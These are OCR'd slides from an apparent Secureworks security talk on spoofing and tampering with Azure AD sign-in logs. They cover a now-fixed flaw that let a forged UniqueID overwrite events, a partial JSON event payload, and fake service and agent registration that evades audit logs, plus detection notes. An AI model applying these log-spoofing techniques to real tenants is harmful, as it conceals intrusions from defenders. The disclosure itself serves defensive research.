
Show dates as : **UTC**

Add filters
User sign-ins (interactive)
User sign-ins (non-interactive)
Service principal sign-ins
Managed identity sign-ins

| Date (UTC) | Request ID | User | Application | Status | IP address | Location |
|---|---|---|---|---|---|---|
| [redacted] | [redacted] | [redacted] | [redacted] | [redacted] | [redacted] | [redacted] |
| [redacted] | [redacted] | [redacted] | [redacted] | [redacted] | [redacted] | [redacted] |
| 7/9/2021, 11:17:27 AM | 8d62c873-3d82-48f9-a30b-5... | Diego Siciliani | NotApplicable | Success | 11.11.11.11 | |
| 7/9/2021, 10:17:27 AM | 99058842-cf24-4159-850a-e... | Nestor Wilke | NotApplicable | Success | 22.22.22.22 | Rawalpindi, Punjab, PK |
| [redacted] | [redacted] | [redacted] | [redacted] | [redacted] | [redacted] | |
| [redacted] | [redacted] | [redacted] | [redacted] | [redacted] | [redacted] | [redacted] |

# Tampering the sign-in logs

- Original behaviour:
  - Azure AD Sign-ins log **Request ID** was equal to event's **UniqueID**
  - By sending an existing **Request ID** as **UniqueID** replaced the original event!
- Current behaviour:
  - Request ID is always random



```
[
    {
        "UniqueID": "8d62c873-3d82-48f9-a30b-532be551709c",
        "Server": "SERVER",
```

Want to switch back to the default sign-ins experience? Click here to leave the preview. →

Date : **Last 24 hours**   Show dates as : **UTC**   Add filters

| | | User | Application | Status | IP address |
|---|---|---|---|---|---|
| 7/9/2021, 11:21:16 AM | 078fe552-5db9-4d5f-a09e-e056d0bd4f00 | AAD Admin | Azure Portal | Success | 91.156.93.159 |
| 7/9/2021, 11:21:06 AM | 708deb28-3c14-4b8a-8df2-9c5106c84c00 | AAD Admin | Azure Portal | Success | 91.156.93.159 |
| 7/9/2021, 11:17:27 AM | 8d62c873-3d82-48f9-a30b-532be551709c | Diego Siciliani | NotApplicable | Success | 11.11.11.11 |

# Registering fake service & agents

- Global Administrator can register fake services and agents
- Allows spoofing sign-ins log without AD FS infrastructure
- Not logged in Azure AD Audit logs!

# Detecting / Mitigating?

- Exporting agentKey:
  - Registry SACL
- Spoofing:
  - Can not be detected
- Creating fake services & servers:
  - Azure Directory Activity Log (requires Azure subscription 💰💰)

Secureworks®